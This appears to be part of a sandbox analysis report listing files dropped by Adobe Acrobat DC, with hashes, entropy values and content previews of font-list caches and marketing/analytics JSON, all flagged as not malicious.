SSDEEP:	6:kKg+surN+SkQlPlEGYRMY9z+4KlDA3RUeWc3l0:wPkPlE99SNxAhUeWcC
MD5:	8DA608E38CD892D8802B475530D44D0B
SHA1:	4D20F80E07DD54ECDFFB71F2668069B62FAD43D5
SHA-256:	9489DF9CAD710C1F81F812EC5FC89658F882CCF86A44D1F5AF7ABE060BF37B72
SHA-512:	60A4CBE114F2E0FC8D6AA9FD3A7EBEE6E0922375D446205EEFE817CFF492F60F0A8AE2F2A8A370351DEF7FBE89C4554CA13EC9C7E2583BD5FC71195602B253 4B
Malicious:	false
Preview:	p..... .....)..i.M..(..... .....H".....(.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".3.f.e.4.e.6.1.a.4.8.2.2.d.a.1.:.0."...

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361
SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.6304

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361
SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1233
Entropy (8bit):	5.233980037532449
Encrypted:	false
SSDEEP:	24:kk8id8HxPsMTtrid8OPgx4sMDHFidZxDWksMwEidMKRxCsMWaOtidMLgxT2sMW0l:pkxPhtgNgx4pyZxakazxCIK2gxap
MD5:	8BA9D8BEBA42C23A5DB405994B54903F
SHA1:	FC1B1646EC8A7015F492AA17ADF9712B54858361

SHA-256:	862DE2165B9D44422E84E25FFE267A5E1ADE23F46F04FC6F584C4943F76EB75C
SHA-512:	26AD41BB89AF6198515674F21B4F0F561DC9BDC91D5300C154065C57D49CCA61B4BA60E5F93FD17869BDA1123617F26CDA0EF39935A9C2805F930A3DB1956D5
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AcroFnt23.lst (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	10880
Entropy (8bit):	5.214360287289079
Encrypted:	false
SSDEEP:	192:SgAYm4DAv6oq6oCf6ocL6oz6o46ok6o16ok6oKls6oVtfZ6ojtou6o2ti16oGwX/:SV548vvqvSvivzv4vkv1vkvKlsvVtfZp
MD5:	B60EE534029885BD6DECA42D1263BDC0
SHA1:	4E801BA6CA503BDAE7E54B7DB65BE641F7C23375
SHA-256:	B5F094EFF25215E6C35C46253BA4BB375BC29D055A3E90E08F66A6FDA1C35856
SHA-512:	52221F919AEA648B57E567947806F71922B604F90AC6C8805E5889AECB131343D905D94703EA2B4CEC9B0C1813DDA6EAE2677403F58D3B340099461BBCD355AE
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.6304

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	10880
Entropy (8bit):	5.214360287289079
Encrypted:	false
SSDEEP:	192:SgAYm4DAv6oq6oCf6ocL6oz6o46ok6o16ok6oKls6oVtfZ6ojtou6o2ti16oGwX/:SV548vvqvSvivzv4vkv1vkvKlsvVtfZp
MD5:	B60EE534029885BD6DECA42D1263BDC0
SHA1:	4E801BA6CA503BDAE7E54B7DB65BE641F7C23375
SHA-256:	B5F094EFF25215E6C35C46253BA4BB375BC29D055A3E90E08F66A6FDA1C35856
SHA-512:	52221F919AEA648B57E567947806F71922B604F90AC6C8805E5889AECB131343D905D94703EA2B4CEC9B0C1813DDA6EAE2677403F58D3B340099461BBCD355AE
Malicious:	false
Preview:	%!Adobe-FontList 1.23.%Locale:0x809..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:Identity-H.Registry:Adobe.Ordering:Identity.OutlineFil eName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\Identity-H.FileLength:8228.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler. FontType:CMap.CMapName:Identity-V.Registry:Adobe.Ordering:Identity.UseCMap:Identity-H.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\ Identity-V.FileLength:2761.FileModTime:1612212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UCS2-GBK-EUC.Registry :Adobe.Ordering:UCS2_GBK_EUC.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UCS2-GBK-EUC.FileLength:243835.FileModTime:1612 212568.%EndFont..%BeginFont.Handler:DirectoryHandler.FontType:CMap.CMapName:UniKS-UTF16-H.Registry:Adobe.Ordering:Korea1.OutlineFileName:C:\Program Files\Adobe\Acrobat DC\Resource\CMap\UniKS-UTF16-H.FileLength:131902.FileModTime:1612212568.%EndFont..%BeginFont.Handler:D

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\ACROBAT_READER_MASTER_SURFACEID

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	295
Entropy (8bit):	5.354017538014257
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FIbRI6XVW7+0Yu0ieoAvJM3g98kUwPeUkwRe9:YvXKXmiecSnw71yYpW7uOGMbLUkee9
MD5:	9CE2DCEF4DFE5C59F22BFEED6701D116
SHA1:	52A295C083EB06A0176A32AE5B0E10584F21C6A3
SHA-256:	B4E2FFF1C6441BD8B18ACFFAEC5A59C7DFA58355493EF6FE9E50BDBE6BBBD6EA

SHA-512:	6B62876EE36BB63DC2CCF7E95404E56CE0F718319AF51B714DE5619F2A3DD1E4E3EEF6E79A6D4FD59E093AE8E39A4A8ECD5E605DFAD2D564109C93CEA353BCC1
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"ACROBAT_READER_MASTER_SURFACEID","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Home_View_Surface

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	294
Entropy (8bit):	5.2913266747954575
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfBoTfXpnrPeUkwRe9:YvXKXmiecSnw71yYpW7uOGWTfXcUkee9
MD5:	8CF741CF885B469DA1FD5CCC48433FF4
SHA1:	3705D62DADA7B7686E7085581BDBFC6BC0DBE98F
SHA-256:	1600B136CD9610CEAE6C1C6A02A7617D5CBEA6F350BEC2D9B34200CD9C8E4D91
SHA-512:	6C8E71AB0622D62531694C9926E93D08ED49E70EF4CE00DB7EECCCCFF2501E8EC0EA1C40A480A9B7F2E74F4A2E888C84CABD77B0A9ADBA3721D811C5C0EC32A3
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_FirstMile_Home_View_Surface","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Right_Sec_Surface

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	294
Entropy (8bit):	5.270032889022336
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfBD2G6UpnrPeUkwRe9:YvXKXmiecSnw71yYpW7uOGR22cUkee9
MD5:	A5A95FC0005F4DD704E36FE159112383
SHA1:	4F7B0F5437168F34EB5DB859AF50FCE6438A94E7
SHA-256:	2E6D99275023C01D2BDB3CAA05739495175BDE13C6CDD82FFA18AAEB1CC22E15
SHA-512:	E07CD3A97BC8A7A6A3C6DF84FBAC5E6969A1F71B99A04DAAED27E1875F090EF74DE322824DC6E80B747DD06B31A04438FDFD8F94B9F83DD8F53B57E8B6983(8E
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_FirstMile_Right_Sec_Surface","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_READER_LAUNCH_CARD

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	285
Entropy (8bit):	5.3325824911663355
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfPmwrPeUkwRe9:YvXKXmiecSnw71yYpW7uOGH56Ukee9
MD5:	CBAE69CEEED9975306682560961231BB
SHA1:	34163C96359C3283F03303623034E9423059F2FF
SHA-256:	D6A7C599DC0A1E91535D98CEC5D3ADBC1A1AD9F6912C208D5B94C16BDC6EEA3B
SHA-512:	54627AAF9237DB17A45DEC18FC249B7F6A5D4AAE4012E614955CE9DA83F478119705E791B73411B6A0E9FC81E20F4FE923242461C0F44A0E538B4A46B3F9992C
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_READER_LAUNCH_CARD","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Convert_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped

Size (bytes):	1255
Entropy (8bit):	5.6861636613403235
Encrypted:	false
SSDEEP:	24:Yv6Xle/w71Xiu7pLgEsv4ce3KnctSrymTBcu14wChluBks8ctq3H6D:Yv//du7hgnvjRrNTB5OJhABks8c2H4
MD5:	3E058A457B793C6E6B5476D53F21497C
SHA1:	EBD3E9CF29C1541215A16B96C9B16C626BE9217F
SHA-256:	F4E08EBDF85C41494C10A714A9B75F914B62325493FABDD289D59BEB6EA07D8F
SHA-512:	1314D12C41F9C9229CBCB73DABCB47A379CD40832D5B19295B155B6980883BB6C87371198EA6EB389ECFC5C2E079ECF8E5257FB0BD0A1552079BABD74F1B2E 36
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"ex pirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Convert_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Conver t_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_0","campaignId":65179,"containerId":"1","controlGroupId": "","treatmentId":"f7fa0e9f-7d25-4321-b719-c501bbb8a162","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Convert_LHP_Banner","conten t":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250 X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJDb252ZXJ0 IGZpbGVzIHRvIGFuZCBmcm9tIFBERiBcbndpdGhvdXQgbGltaXRzLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5k

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Disc_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1250
Entropy (8bit):	5.6949843654749435
Encrypted:	false
SSDEEP:	24:Yv6Xle/w71Xiu3VLgEsy4c19ZrGmTBcu14wCh5rgos8ctq3H6D:Yv//du3Fgnyl9ZrBTB5OJhFgos8c2H4
MD5:	BF4222D00C9E5572B3B51A677B4DD15B
SHA1:	11DBF715244F1A692BFDDB668C373C47B33AD3AD
SHA-256:	3C341A22D1257F694D9C28DD128019DF7EAFBC2B4A713E56B86E1FA51B0C14A0
SHA-512:	B814CD2CEA1EC58AF743FA545F9BF842A496CF5D3316DDB8CEEEAFA7D7EE15E499C1C3FB416B62C5A9630ED9A650C180DF692D6172ABAEA1623A4BF75F4D CE8
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"ex pirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Disc_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Disc_LHP_ Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_1","campaignId":65179,"containerId":"1","controlGroupId":"","tr eatmentId":"250f56c6-2d66-4fca-8033-eabbd2bc9951","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Disc_LHP_Banner","content": {"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb25 0X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJDb252ZXJ 0LCBlZGl0IGFuZCBlLXNpZ24gUERGXG4gZm9ybXMgJiBhZ3JlZW1lbnRzLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5kX2Nvb

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Disc_LHP_Retention

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.279693631771721
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfQ1rPeUkwRe9:YvXKXmiecSnw71yYpW7uOGY16Ukee9
MD5:	1F9FF8A22C56E5CD740F1EEF139574E1
SHA1:	2F60B88983B24012B7AA1E20A0CD08D510FB8D51
SHA-256:	DBECB494E59B69C79F6E90236AA475068B2F8BDBD7C6940A84A888FB6BCE35C1
SHA-512:	79FB75C66D7AF65FE8E4819E321738F6977B6869DC7F552D05826D2E60CB7C83267C9CAB65C276F6A4B7CB2EA141300685FE485B6EC27F52E1DB070786056B0
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"ex pirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Disc_LHP_Retention","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Edit_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1230
Entropy (8bit):	5.679763790060637
Encrypted:	false

SSDEEP:	24:Yv6Xle/w71Xium2LgEsk4ccVrhmTBcu14wChds8ctq3H6D:Yv//dumognkMVrYTB5OJhds8c2H4
MD5:	FA6E5CDFA7AF72ADA86264826E9DCB2E
SHA1:	32789D7EAF78C258291E57AF1483DA1BB36E1003
SHA-256:	6AB13D55BB644F83E54DBB773F16C792F370FDAE3B78C9681E1D6652B72002F1
SHA-512:	B8572989BE431C93D5A8CB84907175A99995291EB1659EC4AF8F59EEA3AE0C41CF83DEB2D855758E7A01BA37C5DB9E379BB4F133B46393F49D1852D342791960
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Edit_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Edit_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_3","campaignId":65179,"containerId":"1","controlGroupId":"","treatmentId":"07caa165-20a7-4c5f-adf8-061ef3d98af3","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Edit_LHP_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVIIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJFZGl0IHRleHQsIGltYWdlcywgcGFnZXMsIGFuZCBtb3JlLiIsImJhY2tncm91bmRfc3R5bGluZyI6eyJiYWNrZ3JvdW5kX2NvbG9yX2RhcmtfdGhlbWUiO"

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Home_LHP_Trial_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	5.746299273767377
Encrypted:	false
SSDEEP:	24:Yv6Xle/w71XiuKKLgEGcooZbq0jCaBrwJoZct5uWaHbX3H6D:Yv//duKEgNoNtlSJEc3uWaHbHH4
MD5:	73D6AEBF99B9D81E86BC56665C777D67
SHA1:	71D017145FB1EABC13537333A137AA2AF52C5016
SHA-256:	DB3E1F74CB2230F6077CB5BCB6E09AF113AAD652F571C3A92BD8B0F8140C0089
SHA-512:	82227A443D46AE7E050C917FB1A9BA5D66F63C6C0115FFC4D0C54E4929BCBF974E4059CE60BA62CBF9219EE2BCB085E31CA1B1884709C0AB903C73002396F6B4
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Home_LHP_Trial_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Home_LHP_Trial_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"70654_217714ActionBlock_0","campaignId":70654,"containerId":"1","controlGroupId":"","treatmentId":"692283b7-dc9d-4f79-9ee2-bccf324c2980","variationId":"217714"},"containerId":1,"containerLabel":"JSON for DC_Reader_Home_LHP_Trial_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJUcnkgQWNyb2JhdCBQcm8ifSwidWkiOnsidGl0bGVfc3R5bGluZyI6eyJmb250X3NpemUiOiIxNyIsImZvbnRfc3R5bGUiOiIwIn0sImRlc2NyaXB0aW9uX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTEiLCJmb250X3N0eWxlIjoiLTEifSwidGl0bGUiOiJGcmVlIDctZGF5IHRyaWFsIiwiZGVzY3JpcHRpb24iOiJHZXQgdW5saW1pdGVkIGFjY2VzcyB0byBhbGwgUERGIGFuZCBlLXNpZ25pbmcgd9vbHMuIiwiYmFja2d"

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_More_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	289
Entropy (8bit):	5.285971470623371
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfYdPeUkwRe9:YvXKXmiecSnw71yYpW7uOGg8Ukee9
MD5:	510A4D57783A39EB8B829E58E950C0AD
SHA1:	CD4C4D4C770A1C7A2960BBAC47894C306150B041
SHA-256:	1D0FCC71EB6BBBC9DA1824CE4C7DD484CBFC7095BEAA7A7646EAA08F075DD955
SHA-512:	3AF9133AEE0DD3FD5A67C845DA2126F8C7FB1DA9BA50B5FC713E17E360A29E5BBC60698B8C39A80C0ACFD5C06B9B7E46A4493C564E49ACC6D1FA92FE0D987E6D
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_More_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1395
Entropy (8bit):	5.769472135384075
Encrypted:	false
SSDEEP:	24:Yv6Xle/w71Xiu5rLgEGOc93W2JeFmaR7CQzttgBcu141CjrWpHfRzVCV9FJNNw:Yv//du5HgDv3W2aYQfgB5OUupHrQ9FJQ
MD5:	A278223C9A33920E8FBD2A5479E4E88A
SHA1:	914F9969ECD2C027A10D8179D72E4AA93A2D7F58

SHA-256:	80566A620E1A78E7CAA1DDDF523EF011A6E2B971E95DF550B6B3403408BEAE3A
SHA-512:	2C63DD4EADB4406B726518D4331064E805C371DC1DB48B8C2300662E834E2D5142B6E062C594EE8301509646F0A15EF62BD4396080015B9CEBD8BF82FF0A7C8
Malicious:	false
